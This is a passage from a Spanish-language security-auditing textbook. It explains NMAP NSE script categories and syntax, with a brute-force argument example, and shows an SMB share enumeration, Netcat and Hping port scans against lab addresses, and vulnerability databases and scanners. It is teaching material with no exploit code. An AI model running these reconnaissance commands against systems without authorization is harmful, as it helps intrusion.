Pues bien, si se junta la potencia de NMAP junto con la capacidad que ofrece un lenguaje de *scripting*, se dispondrá de una potente solución que permitiría no sólo escanear puertos de una máquina, sino detectar el *malware* que estuviera alojado tras un determinado puerto. Un ejemplo real de todo esto se traduce en un *script* diseñado con esta característica de NMAP con el objetivo de detectar el gusano MyDoom.

Por supuesto, además de la detección de *malware* mediante el *backdoor* que deja abierto en un puerto, el sistema *scripting* de NMAP puede ser utilizado para otros fines diferentes que permitan automatizar tareas. Algunos ejemplos podrían ser:

- **Tareas de descubrimiento de la red**: es de imaginar que esta tarea se pueda realizar ya que se trata de automatizar operaciones propias de escaneos de dispositivos de red en un rango de red y, como ya se vio, gracias a Zenmap, se puede obtener el resultado de un escaneo de red de forma gráfica.

- **Tareas que personalicen el proceso de detección de servicios y sistemas operativos**: se trata de realizar un *script* que permita descubrir más información acerca de un objetivo que la que se obtiene por defecto sobre su sistema operativo o sobre los servicios que corren tras los puertos abiertos. Un ejemplo de *script* de este tipo podría ser aquel que permitiera enumerar los recursos compartidos de red de un equipo Windows mediante el protocolo NetBIOS.

- **Tareas para detectar vulnerabilidades**: NMAP no es un escaneador de vulnerabilidades como Nessus o Retina, cuyas interfaces están muy preparadas para someter a una red en una auditoría. Sin embargo, utilizando el motor de *scripting* de NMAP, se permite realizar escaneos de vulnerabilidades muy concretos y rápidos en una red. Se ha de entender que una vulnerabilidad puede ser provocada por un fallo en un servicio que corra, por ejemplo, en un puerto (135 RPC), y también se puede entender

como vulnerabilidad aquellos procesos que impliquen una mala configuración (el *login* de inicio de sesión en un servidor ftp tiene como contraseña lo mismo que como nombre de usuario).

- **Tareas para explotar vulnerabilidades**: como cualquier motor de *scripting*, NMAP permite no sólo detectar vulnerabilidades, sino automatizar una tarea que permita detectar equipos vulnerables a un determinado *exploit* y lanzarlo tras haberlo descubierto.

Entrando un poco más en harina, el lenguaje de *scripting* de NMAP o también llamado NSE (NMAP *Scripting Engine*) está basado en el lenguaje de programación LUA (http://lua.org). Este lenguaje adaptado a NMAP está especificado en el libro de Fyodor publicado en la Web dentro del capítulo 9. (*http://Nmap.org/book/nse.html#nse-ex1*).

Los *scripts* generados bajo NSE se clasifican siguiendo el objetivo por el que fueron generados. Esta categorización permite que a la hora de realizar tareas de ejecución de varios *scripts*, ejecutar sólo aquellos que cumplan un determinado filtro. (Por ejemplo, ejecutar todos aquellos *scripts* que no son intrusivos).

Las categorías establecidas de clasificación de los diferentes *scripts* son:

- **Auth**. Tipo de *scripts* relacionados con ataques de fuerza bruta con el objetivo de obtener las credenciales de autenticación de un sistema.

- **Default**. Son aquellos *scripts* considerados por defecto y que se ejecutan siempre. Para que un *script* se considere por defecto debe cumplir las siguientes condiciones.

  - Debe ser veloz y rápido en su ejecución.

  - Debe generar información útil y comprensible.

  - Sólo debe mostrar información relevante, obviando aquella que no aporte nada.

  - La información dada debe ser real y no mostrar falsos positivos.

  - No deben ser intrusivos ni requerir recursos de la víctima analizada para lograr su fin.

    - Este tipo de *scripts* no deben enviar información a terceras partes ni utilizarla para obtener información necesaria en su ejecución (ejemplo, envío de dirección IP a un servidor whois).

- **Discovery**. Esta categoría engloba a los *scripts* diseñados para realizar descubrimientos en la red en cuanto a sus dispositivos y en cuanto a su tipología.
- **Dos**. *Scripts* preparados para realizar ataques de denegación de servicios DoS a las máquinas analizadas siempre y cuando sean vulnerables a un ataque de este tipo.
- **Exploit**. Esta categoría engloba a aquellos *scripts* que son utilizados para escanear vulnerabilidades de dispositivos donde, si se descubre alguna, se ejecute el *exploit* correspondiente.
- **External**. Engloba a aquellos *scripts* que envían información a terceras partes para su funcionamiento. Un ejemplo de este tipo de *scripts* son aquellos destinados a realizar consultas Whois con una determinada IP.
- **Fuzzer**. Son todos aquellos *scripts* destinados a enviar paquetes malformados a servicios en red con el objetivo de encontrar nuevos *bugs* o vulnerabilidades. Suelen ser *scripts* lentos en su ejecución.
- **Intrusive**. Son todos aquellos *scripts* clasificados como intrusivos ya que requieren utilizar recursos terceros para su ejecución, donde debido a esto, se puede correr el riesgo de corromper o denegar el servicio que se está analizando. En definitiva, son todos aquellos scripts contrarios a la categoría *safe*.
- **Malware**. Estos *scripts* son utilizados para detectar el *malware* instalado en los sistemas analizados debido al uso de una *backdoor* no autorizada.
- **Safe**. Son *scripts* diseñados para que por su ejecución no corrompan o denieguen el servicio analizado. Este tipo de *scripts* son los más seguros de ejecución permitiendo realizarlos sin provocar ningún tipo de efecto adverso.
- **Version**. Son aquellos *scripts* destinados a recuperar información acerca de la versión del sistema analizado, ya sea un servicio en concreto o bien un sistema operativo.
- **Vuln**. Estos *scripts* están destinados a detectar vulnerabilidades conocidas de los sistemas analizados. Algunos ejemplos permiten saber si, por ejemplo, un servicio VNC tiene la vulnerabilidad *auth-bypass* en la que se permite iniciar sesión utilizando una sesión nula.

Todo *script* utilizado en NMAP tiene extensión .nse y se almacenan por defecto en un directorio denominado *scripts* dentro del directorio de instalación. Los parámetros necesarios para ejecutar un *script* son los siguientes:

-sC

Ejecutar todos aquellos scripts que tengan la categoría **default**, por lo que NMAP ejecutaría todos aquellos *scripts* de la carpeta **scripts** que tuvieran la categoría de **default**.

--script <filename>|<*category*>|<*directory*>|<expression>|all[,...]

Ejecuta uno o varios *scripts* especificados, o bien, por su categoría, nombre de fichero de *script* sin extensión, directorio de *scripts*, *scripts* cuyo nombre cumplan una determinada expresión regular, etc.

Los argumentos pasados al parámetro –**script** se escriben utilizando las dobles comillas y separándolos (si son varios) por comas. Algunos ejemplos de utilización son:

Nmap --script "MySQL-*"

Carga todos aquellos *scripts* del directorio **scripts** que empiecen por MySQL. Esto cargaría todos aquellos *scripts* destinados a la base de datos MySQL.

Nmap --script "vuln"

Carga todos aquellos *scripts* que se encuentren en la categoría **vuln**. Esto quiere decir que cargará todos aquellos *scripts* destinados a la detección de vulnerabilidades conocidas.

Nmap --script "dos or exploits" | Nmap --script "dos and exploits"

En este ejemplo se ve el uso de expresiones con **and** y **or**, donde en el primer ejemplo se cargan todos aquellos *scripts* que están en el directorio **scripts** que, o bien pertenecen a *scripts* destinados a la denegación de servicios, o bien son destinados para el ataque de vulnerabilidades con ciertos *exploits*.

En el segundo ejemplo se cargarían todos aquellos *scripts* del directorio **scripts** que pertenecen a la categoría de ataques de denegación de servicio y de ataques de vulnerabilidades con *exploits*.

La sintaxis tipo de uso de *script* es la siguiente:

--script-args <n1>=<v1>,<n2>={<n3>=<v3>},<n4>={<v4>,<v5>}

Los *scripts* que se pueden configurar en NMAP pueden necesitar el paso de argumentos para su correcta ejecución. Un ejemplo podría ser si se utilizase un *script* para realizar un ataque de fuerza bruta contra un sistema de bases de datos MySQL. En este caso, se necesitarían ciertos argumentos de entrada como podrían ser un diccionario de usuarios y un diccionario de contraseñas con el que se pueda realizar un ataque de fuerza bruta.

El formato para pasar los argumentos sigue estos ejemplos:

--script-args 'user=admin,pass=1234'

En este ejemplo se pasa en formato simple el nombre de un usuario y la contraseña del mismo, de tal manera que se utiliza el formato clave=valor.

--script-args 'conjuntoVariables={user=admin,pass=1234}'

En este otro ejemplo se pasa por línea de comandos una variable compuesta de varias variables (*user* y *pass*).

--script-args 'conjuntoVariables={user=admin,administrador}'

En este otro ejemplo, se pasa como argumento una variable que puede tener más de un valor.

--script-trace

Esta opción habilita las trazas generadas por la comunicación de uno varios scripts que se vayan a ejecutar.

--script-updatedb

Por razones de eficiencia, todos los *stripts* se encuentran organizados bajo su categoría en una pequeña base de datos almacenada en el directorio **scripts** y cuyo nombre es **script.db**.

Este parámetro hace que NMAP actualice dicha base de datos con aquellos nuevos *scripts* que manualmente se hayan añadido al directorio **scripts**, donde se almacenarán según la categoría que posean.

Los *scripts* disponibles en el sitio Web de NMAP se encuentran en *http://Nmap.org/nsedoc/*. Es importante elegir y analizar cualquier *script* que se vaya a ejecutar, puesto que no todos son inofensivos y muchos de ellos utilizan técnicas de intrusión y de *cracking*.

Como ejemplo, se va a ejecutar un *script* destinado a enumerar todos aquellos recursos compartidos que una máquina Microsoft Windows tiene gracias al protocolo NetBIOS. El nombre de dicho *script* es **smb-enum-shares** y está disponible en el sitio Web antes señalado. Para ejecutar dicho *script* no es necesario pasarle ningún tipo de argumento. El comando en NMAP para su correcta ejecución es el siguiente:

Nmap --script smb-enum-shares.nse -p445 <host>

```
Arkmesh~#Nmap -v --script smb-enum-shares.nse -p445 172.17.2.153

Starting Nmap 5.21 ( http://Nmap.org ) at 2010-11-12 20:14 CET
NSE: Loaded 1 scripts for scanning.
Initiating ARP Ping Scan at 20:14
Scanning 172.17.2.153 [1 port]
Completed ARP Ping Scan at 20:14, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:14
Completed Parallel DNS resolution of 1 host. at 20:14, 0.12s elapsed
Initiating SYN Stealth Scan at 20:14
Scanning 172.17.2.153 [1 port]
Discovered open port 445/tcp on 172.17.2.153
Completed SYN Stealth Scan at 20:14, 0.03s elapsed (1 total ports)
NSE: Script scanning 172.17.2.153.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 20:14
Completed NSE at 20:14, 0.18s elapsed
NSE: Script Scanning completed.
Nmap scan report for 172.17.2.153
Host is up (0.00021s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:22:58:1D (VMware)

Host script results:
| smb-enum-shares:
|   123
|     Anonymous access: <none>
|     Current user ('guest') access: READ
|   ADMIN$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   C$
|     Anonymous access: <none>
|     Current user ('guest') access: <none>
|   IPC$
|     Anonymous access: READ <not a file share>
|     Current user ('guest') access: READ <not a file share>
|   certs
|     Anonymous access: <none>
|_    Current user ('guest') access: READ
Read data files from: /usr/share/Nmap
Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
           Raw packets sent: 2 (86B) | Rcvd: 2 (86B)
```

Figura 2.17. Resultados de ejecución del script NSE smb-enum-shares

2.2.7.2 NETCAT

No podemos olvidar mencionar a Netcat, la "navaja suiza de Internet". Utilizada por la comunidad informática en general desde aquellas épocas de cuando todavía era fascinante ver ordenadores alcanzando 1 GHz en velocidad o menos, Netcat es una herramienta que por excelencia sigue mereciendo una especial mención.

Desarrollada por Hobbit con un tamaño ínfimo de 60 k, se conoce como nc o netcat. Fue diseñada inicialmente para entornos Linux/Unix aunque se ha portado con total éxito a entornos Windows. Se puede descargar de Internet de forma sencilla desde varios portales Web. Netcat empezó siendo una herramienta *underground* pero que, gracias a su versatilidad, se ha convertido en una herramienta de administración de dispositivos, haciendo que el proyecto original de Netcat se conforme como proyecto descargable en SourceForge (*http://netcat.sourceforge.net/*).

Es posible que Netcat resulte más conocida como herramienta para establecer puertas traseras, conexiones reversas o conexiones Telnet. Pero también resulta muy potente a la hora de escanear puertos. Lógicamente es una herramienta de consola, por lo que los parámetros hay que pasárselos en forma de comando (como se ha realizado con Nmap).

Netcat escanea por defecto sobre puertos TCP, por lo que para escanear puertos UDP hay que indicarlo específicamente. Vamos a ver algunos de los comandos específicos para el escaneo de puertos. Se accede a la ayuda de Netcat tecleando simplemente **nc –h** o **netcat –h**.

1. **–v**: proporciona información detallada en las salidas.
2. **–vv**: proporciona información aún más detallada en las salidas.
3. **–z**: se usa en la modalidad de escaneo de puertos.
4. **–w segundos**: indica el número de segundos de espera para cada conexión.
5. **–u**: sirve para especificar puertos UDP; si no se pone nada Netcat entiende que son puertos TCP.
6. **n-m**: es el rango de puertos que vamos a escanear.

En la figura siguiente tenemos un ejemplo de puertos UDP con información detallada, con un tiempo de espera de dos segundos entre conexiones a

una máquina víctima a los puertos 1 a 35, y a continuación otro ejemplo para puertos TCP.

```
C:\>nc -u -v -z -w2 192.168.1.10 1-35
ALBERTO [192.168.1.10] 35 (?) open
ALBERTO [192.168.1.10] 34 (?) open
ALBERTO [192.168.1.10] 33 (?) open
ALBERTO [192.168.1.10] 32 (?) open
ALBERTO [192.168.1.10] 31 (?) open
ALBERTO [192.168.1.10] 30 (?) open
ALBERTO [192.168.1.10] 29 (?) open
ALBERTO [192.168.1.10] 28 (?) open
ALBERTO [192.168.1.10] 27 (?) open
ALBERTO [192.168.1.10] 26 (?) open
ALBERTO [192.168.1.10] 25 (?) open
ALBERTO [192.168.1.10] 24 (?) open
ALBERTO [192.168.1.10] 23 (?) open
ALBERTO [192.168.1.10] 22 (?) open
ALBERTO [192.168.1.10] 21 (?) open
ALBERTO [192.168.1.10] 20 (?) open
ALBERTO [192.168.1.10] 19 (chargen) open
ALBERTO [192.168.1.10] 18 (?) open
ALBERTO [192.168.1.10] 17 (qotd) open
ALBERTO [192.168.1.10] 16 (?) open
ALBERTO [192.168.1.10] 15 (?) open
ALBERTO [192.168.1.10] 14 (?) open
ALBERTO [192.168.1.10] 13 (daytime) open
ALBERTO [192.168.1.10] 12 (?) open
ALBERTO [192.168.1.10] 11 (?) open
ALBERTO [192.168.1.10] 10 (?) open
ALBERTO [192.168.1.10] 9 (discard) open
ALBERTO [192.168.1.10] 8 (?) open
ALBERTO [192.168.1.10] 7 (echo) open
ALBERTO [192.168.1.10] 6 (?) open
ALBERTO [192.168.1.10] 5 (?) open
ALBERTO [192.168.1.10] 4 (?) open
ALBERTO [192.168.1.10] 3 (?) open
ALBERTO [192.168.1.10] 2 (?) open
ALBERTO [192.168.1.10] 1 (?) open

C:\>
```

Figura 2.18. Resultado de escanear los puertos UDP de una máquina con Netcat

```
C:\>nc -vv -z -w2 192.168.1.11 135-139
FER-CVALJBMTKCF [192.168.1.11] 139 (netbios-ssn) open
FER-CVALJBMTKCF [192.168.1.11] 138 (?): connection refused
FER-CVALJBMTKCF [192.168.1.11] 137 (netbios-ns): connection refused
FER-CVALJBMTKCF [192.168.1.11] 136 (?): connection refused
FER-CVALJBMTKCF [192.168.1.11] 135 (epmap) open
sent 0, rcvd 0

C:\>
```

Figura 2.19. Resultado de escanear puertos TCP de una máquina con Netcat, estando sólo abiertos el 135 y el 139

2.2.7.3 HPING

Hping es una herramienta gratuita que permite generar paquetes basados en los protocolos TCP/IP y analizar las respuestas. La última versión de Hping es la 3 y es obtenible desde el sitio Web *www.hping.org*. Entre las mejoras introducidas en esta última versión, se encuentra la posibilidad de generar *scripts* basado en el lenguaje TCL, permitiendo ejecutarlo de manera personalizada junto a un guión de ejecución.

Hping permite realizar escaneo de puertos rápidos utilizando parámetros de la consola y ofreciendo resultados similares a NMAP. Un ejemplo se muestra a continuación en el que se escanea la dirección IP 172.17.2.152, enumerando los denominados *well known ports*:

```
Arkmesh~$ hping2 --scan 1-1024 172.17.2.152
Scanning 172.17.2.153 (172.17.2.153), port 1-2024
1024 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   21 ftp        : .S..A...  64     0 32767    44
   22 ssh        : .S..A...  64     0 32767    44
   80 www        : .S..A...  64     0 32767    44
  111 sunrpc     : .S..A...  64     0 32767    44
  113 auth       : .S..A...  64     0 32767    44
  631 ipp        : .S..A...  64     0 32767    44
All replies received. Done.
```

Sin embargo, lo más interesante que esta herramienta puede ofrecer es la capacidad de lanzar paquetes personalizados a puertos elegidos de una máquina que interese escanear. Las opciones que permite configurar la herramienta Hping se orientan al escaneo de puertos TCP /UDP con el fin de poner en práctica los tipos de escaneo vistos en NMAP a través del uso de *flags,* o bits de control, en la cabecera de los protocolos. (Para ver todas las opciones de Hping, ejecutar el comando **hping3 -h**.) A continuación, se muestra una salida resumida de la ayuda de Hping con las opciones a utilizar:

```
Arkmesh~$ hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
      --fast      alias for -i u10000 (10 packets for second)
      --faster    alias for -i u1000 (100 packets for second)
      --flood      sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose   verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl           (default to dst port)
  -Z  --unbind    unbind ctrl+z
      --beep      beep for every matching packet received
----[SALIDA RESUMIDA]----
UDP/TCP
  -s  --baseport   base source port             (default random)
  -p   --destport      [+][+]<port>  destination  port(default  0)  ctrl+z
inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff      set fake tcp data offset      (instead of tcphdrlen /
4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many  systems  will  fix  the  IP  checksum  sending  the
packet
                   so you'll get bad UDP/TCP checksum instead.
  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  --tcpexitcode    use last tcp->th_flags as exit code
  --tcp-timestamp  enable the TCP timestamp option to guess the HZ/uptime
```

A través de Hping, se puede realizar cualquiera de los tipos de escaneos que se vieron con NMAP. Por lo que, a modo de ejemplo, se puede configurar Hping para ver concretamente cómo responde el puerto 139 de NetBIOS en un sistema Windows que se encuentra en la dirección IP 172.17.2.153. Si utiliza la técnica SYN Stealth, se envía un paquete TCP con el bit de control SYN activado. Si el sistema tiene el puerto abierto, éste debería enviar un paquete de respuesta con los bit de control SYN y ACK activados. Si tuviera el puerto cerrado, se envía el paquete TCP con el *flag* RST activado. El objetivo de la prueba es personalizar un paquete TCP con el objetivo de probar si el puerto 139 se encuentra abierto o no.

Para ejecutar esta prueba sobre la dirección IP 172.17.2.153, se utiliza el comando **hping3 -c 3 -S -p 139 172.17.2.153**, donde **-c 3** indica que se envíen tres paquetes, **-S** indica que los paquetes a enviar sean TCP y tengan el *flag* SYN activado, **-p 139** indica el puerto a donde enviarlos y, por último, se hace alusión a la IP de la máquina de pruebas que se está utilizando: **172.17.2.153**. La salida de ejemplo de este comando se muestra a continuación:

```
~# hping -c 3 -S -p 139 172.17.2.153
HPING 172.17.2.153 (eth0 172.17.2.153): S set, 40 headers + 0 data bytes
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=0
win=8190 rtt=132.4 ms
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=1
win=8190 rtt=128.2 ms
len=46  ip=  172.17.2.153  ttl=128  id=32517  sport=139  flags=SA  seq=2
win=8190 rtt=128.4 ms
```

En esta salida de ejemplo, se puede apreciar el funcionamiento de Hping. Después de enviar el paquete de sondeo, recibe el paquete de respuesta y lo muestra en consola. Este paquete respuesta tiene una serie de información que deberá interpretar para concluir si el puerto está abierto o no. La información que se muestra se detalla a continuación:

- **len=46**: tamaño en bytes del paquete.
- **ip=172.17.2.153**: dirección IP escaneada.
- **sport=139**: puerto origen de donde proviene el paquete de respuesta.
- **flags=SA**: indica que los bits de control SYN y ACK están activados en el paquete de respuesta.
- **seq=N**: índice de secuencia que empieza en cero y aumenta en uno con cada paquete de respuesta, identificando el orden de llegada.
- **win = 8190**: tamaño de la ventana del paquete TCP.
- **rtt=132.4**: tiempo de respuesta del paquete en milisegundos.

Ahora, si se analiza detenidamente el paquete de respuesta obtenido, se sabrá que este paquete tiene los *flags* SYN y ACK activados, con lo que ha respondido satisfactoriamente a este intento de conexión siguiendo el protocolo TCP, por lo que el puerto 139 de dicha máquina se encuentra abierto.

Por lo que se puede apreciar, la única forma de realizar eficientemente un escaneo de puertos con Hping sería utilizando un *script* escrito en TCL para que automatizase esta tarea y, seguramente, para esto sería más interesante utilizar otras herramientas conocidas como NMAP. Sin embargo, Hping nos da la posibilidad de realizar técnicas de escaneo muy personalizadas y ayuda a una mejor comprensión de los conceptos de TCP/IP.

2.3. CONCLUSIONES

En este capítulo, ha aprendido sobre la metodología de enumeración de datos para perfilar los ordenadores en una red; desde la consulta de bases de datos públicas a la utilización de herramientas de escaneo como Nmap. Esta metodología apunta a generar información que sea útil para analizar las máquinas objetivos para luego intuir o analizar por dónde pueden existir errores de seguridad. Esta metodología se une con los conocimientos que adquirirá en el siguiente capítulo, que trata sobre la metodología que se debe utilizar para la penetración de sistemas.

Capítulo 3

TÉCNICAS DE HACKING CONTRA LOS SISTEMAS Y CONTRAMEDIDAS

Una parte del trabajo para empezar a auditar la seguridad en sistemas de red es la labor investigativa, para poder indagar de qué servicios se compone la red. Sin embargo, la parte que más cuesta es comprobar el estado de seguridad tratando de penetrar los sistemas y obtener acceso a ellos. En este capítulo, el lector aprenderá sobre vulnerabilidades, y la metodología para explotar éstas para tratar de obtener acceso a los sistemas. Verá herramientas que se utilizan para realizar estas tareas y se hará un repaso sobre los pasos más comunes realizados por *hackers* maliciosos.

3.1 PENETRACIÓN DE SISTEMAS

Hoy en día la informática se ha extendido a casi cualquier ámbito de negocio, sus aplicaciones son asombrosas y nos permite realizar infinitas actividades y trabajar con múltiples tareas a la vez en tiempos reducidos. Los programas que proveen las grandes empresas de *software* son capaces de realizar tareas muy complejas y aplican cada vez un mayor número de características que hacen su uso mucho más agradable y su presencia imprescindible.

Estas grandes aplicaciones tienen muchas ventajas, ya que nos permiten ahorrar tiempo y recursos a la hora de automatizar tareas para nuestro trabajo. Sin embargo, la gran competencia que existe en este sector hace que los consumidores de este servicio requieran aplicaciones muy potentes y versátiles en un corto período de tiempo; el problema que se deriva de esta realidad implica que el

programa no esté lo suficientemente probado en todos los posibles usos que el usuario le pueda dar.

La urgencia de entrega de un producto *software*, muchas veces, fuerza al equipo programador a sacrificar tiempo de *testing* por tiempo de programación en funcionalidad. La falta de un adecuado tiempo de evaluación dedicado a la práctica de buena seguridad provoca que estas aplicaciones contengan errores o *bugs* importantes, los cuales un usuario o atacante malintencionado puede aprovechar para la ejecución de código arbitrario en la máquina donde esté instalado el programa.

Estos errores provocan que los sistemas sean vulnerables a un ataque desde el exterior, comprometiendo así toda la información valiosa que se guarde en la máquina atacada. Las grandes compañías que producen estos programas informáticos poseen un departamento dedicado solamente a la detección y subsanación de estas vulnerabilidades. Cuando se detecta un problema, estos departamentos crean un parche que soluciona los errores que existan. Los datos del usuario de la aplicación serán vulnerables en el transcurso de tiempo desde que se encuentre el fallo hasta que se saque el parche o actualización de la vulnerabilidad.

Este capítulo explica la metodología utilizada para encontrar y explotar las vulnerabilidades de un servicio informático tanto de forma local como remota. También se verán las posibles aplicaciones que se pueden sacar de estos errores y, por último, las acciones y contramedidas que el usuario puede utilizar para evitar problemas de seguridad en sus sistemas informáticos.

3.1.1 Vulnerabilidades en los sistemas

Cuando un *hacker* planea realizar un ataque, debe plantearse una serie de pasos a seguir antes de realizar cualquier ofensiva. Existen muchas formas de entrar en determinados lugares con acceso restringido, cuyo objetivo principal puede ser la conquista de una máquina remota o, simplemente, la subida de privilegios de un usuario en un ordenador local.

Para realizar un ataque siempre hay que investigar primero a la víctima, como, por ejemplo, qué IP tienen los servidores y estaciones de trabajo que tiene conectados a la red, qué servicios están iniciados y en qué puertos están trabajando, qué aplicaciones utiliza, etc. El conocimiento de esta información es vital para continuar con el siguiente paso.

Muchos programas y sistemas informáticos en la actualidad, a veces por la rapidez en el diseño y escaso tiempo de prueba en el, poseen una serie de errores de

programación (*bugs*), que pueden ser aprovechados por un *hacker* malicioso para realizar un ataque. Estos errores constituyen verdaderas vulnerabilidades que ponen en peligro la seguridad de los datos de la víctima frente al exterior. Los problemas que plantea esta cuestión hacen que las compañías de *software* tengan que sacar una serie de parches y actualizaciones para sus programas, que permitan arreglar los agujeros de seguridad detectados lo antes posible.

Como el lector podrá apreciar, la víctima es vulnerable a un ataque del exterior en el transcurso de tiempo desde que se descubre el error hasta que se saca una solución o parche para dicho *bug*. Durante este tiempo, un intruso malintencionado podrá realizar ataques que exploten esta vulnerabilidad, peligrando así la seguridad de la víctima o víctimas. Sin embargo, igualmente importante es que exista algún tipo de base de datos que contenga información que describa cuál es el error, cómo se provoca y si existe o no alguna actualización que lo corrija.

En la actualidad, y debido a la gran cantidad de *bugs* que se han encontrado en los sistemas operativos y aplicaciones informáticas, existen unas bases de datos que contienen información acerca de la vulnerabilidad: quién la descubrió, qué clase de vulnerabilidad es, cómo se explota, qué resultados provoca, cuáles son los sistemas y versiones afectados y, si la hay, cuál es su solución.

Existen varias clasificaciones que describen y ordenan las diferentes vulnerabilidades que se han descubierto; una de las más importantes es la base de datos *Bugtraq*, la cual se actualiza muy frecuentemente y es vital para encontrar mucha información acerca de los errores detectados de un *software*. También están las llamadas listas o diccionarios de vulnerabilidades CVE-CAN (*Common Vulnerabilities and Exposures*), las cuales están formadas por un nombre que identifica la vulnerabilidad, por una descripción del problema y por una lista de referencias que amplían la información sobre el error encontrado. CVE y CAN forman dos listas distintas que se diferencian en la consideración o no de un error como una vulnerabilidad. El diccionario CVE está compuesto por aquellos errores que han sido estudiados y aceptados como vulnerabilidades, y aquellos que aún no han sido aprobados como tales se encuentran englobados en la lista CAN. Los dos listados de información se clasifican de la misma manera: se hace referencia a ellos con el prefijo CVE o CAN, seguido de una cifra de cuatro dígitos que distingue el año, un guión y otra cifra consecutiva que identifica el error de los que se han encontrado ese año; un ejemplo de este formato es CVE-2007-1003. Si existe un error que en un principio se encuentra en la lista CAN, como CAN-2007-1010, y tiempo más tarde se considera dicho error como una vulnerabilidad, la información se identificaría de la misma manera, sólo que cambiando el prefijo CAN por las siglas CVE, es decir, quedaría como CVE-2007-1010.

Figura 3.1. Base de datos Bugtraq de la página Web: www.securityfocus.com

Si se quiere tener un sistema seguro y libre de vulnerabilidades es muy recomendable estar al día de las alertas de seguridad que se saca tanto en *Bugtraq* como en las listas CVE-CAN. Una página Web muy recomendable para visitar es *http://www.securityfocus.com*, donde podrá encontrar la base de datos *Bugtraq* actualizada con las últimas vulnerabilidades, clasificada por tres criterios según sea el vendedor del *software* con problemas, su nombre y la versión con el error. Esta base de datos es muy recomendable, ya que nos da mucha información sobre el error, dónde encontrar un *exploit* que se aproveche de la vulnerabilidad, cómo solucionar el *bug* y, por último, varias referencias de ayuda, tanto a las listas CVE-CAN como a artículos relacionados con el tema.

3.1.2 Escaneadores de vulnerabilidades

Hasta ahora la metodología de penetración se centra en la enumeración de puertos para luego poder indagar si el servicio posee alguna vulnerabilidad relacionada. Para poder auditar múltiples máquinas a la vez, se utilizarán herramientas dedicadas al escaneo de servicios en busca de fallos de seguridad.

En este apartado se van a comentar dos herramientas muy famosas, de ámbito comercial, y que están diseñadas y enfocadas para realizar auditorías de seguridad a equipos locales o remotos. Tanto administradores como *hackers* pueden usar estos programas con finalidades distintas, ya sean dedicadas a una

comprobación de seguridad en un sistema operativo de un servidor Web de una empresa, o parte del vector de ataque de un *hacker* malicioso antes de realizar su ofensiva.

Estos programas se denominan *Shadow Security Scanner* (SSS) y *Nessus Vulnerability Scanner*. Sus funciones son parecidas y persiguen la misma finalidad, que consiste en escanear y encontrar vulnerabilidades y otros posibles fallos de configuración de seguridad en un equipo objetivo.

Shadow Security Scanner (SSS)

Esta famosa herramienta comenzó en sus inicios como una utilidad *hacker* de estilo *undergound*, y debido a la creciente necesidad informática de tener implementaciones seguras en los equipos y redes de las empresas, se fue desarrollando un sistema gráfico muy amigable que alberga diversas opciones de configuración que hacen de esta utilidad una muy aceptable opción. La empresa creadora de este proyecto, Safety-Lab, actualiza muy frecuentemente la base de datos de vulnerabilidades que contiene este programa. Desde su página Web, en *http://www.safety-lab.com*, se puede descargar una versión de evaluación previo al registro de un usuario.

La opción más interesante del programa se centra en torno al escaneo de vulnerabilidades a través de una auditoría, por ello se va a explicar a continuación la configuración y ejecución de una auditoría tipo, probando así la seguridad de un servidor de ejemplo.

Lo primero de todo es instalar el programa Shadow Security Scanner en nuestro equipo y ejecutarlo, si la versión con la que se trabaja es *trial*, es muy probable que salga un mensaje en el cual se pide el registro de la licencia. También es muy común en este tipo de programas que, cada vez que se inicien, pregunten por la descarga de una actualización de la base de datos del programa, ya que se renuevan casi a diario.

Existen varios tipos de escaneos de vulnerabilidades en esta herramienta, que se aplican mediante reglas ya establecidas y editables por el propio usuario. Estas reglas están formadas por módulos que clasifican un conjunto de *bugs* que afectan a un *software* o servicio específico. Antes de ejecutar un análisis de seguridad de una máquina, se debe configurar una de estas reglas con los módulos que más se acerquen al perfil del ordenador que hay que auditar; esto es crucial ya que hacer un escaneo en modo completo (es decir, no ajustarse a una plantilla de perfil y activar todo) suele ser contraproducente en términos de pérdida de tiempo en el trabajo de auditoría. Un ejemplo muy sencillo pero aclarador es si un servidor Web tiene un sistema Windows con IIS y lo escaneamos con vulnerabilidades que

afectan a la plataforma de Linux, se perderá tiempo de proceso inútilmente. Mientras que este tiempo puede no ser significativo para una sola máquina, si debe administrar un entorno de red con múltiples estaciones de trabajo, el tiempo que puede ahorrar eligiendo reglas que se adecuen a su entorno es bastante significativo.

A continuación, se describen los pasos necesarios para configurar y ejecutar un escaneo a una máquina remota:

- En la ventana principal de la interfaz, en la pestaña **File** ejecute la opción **New session**, se abrirá una nueva ventana donde aparecerá una tabla con las reglas que vienen por defecto. Las opciones que puede elegir en este punto incluyen:

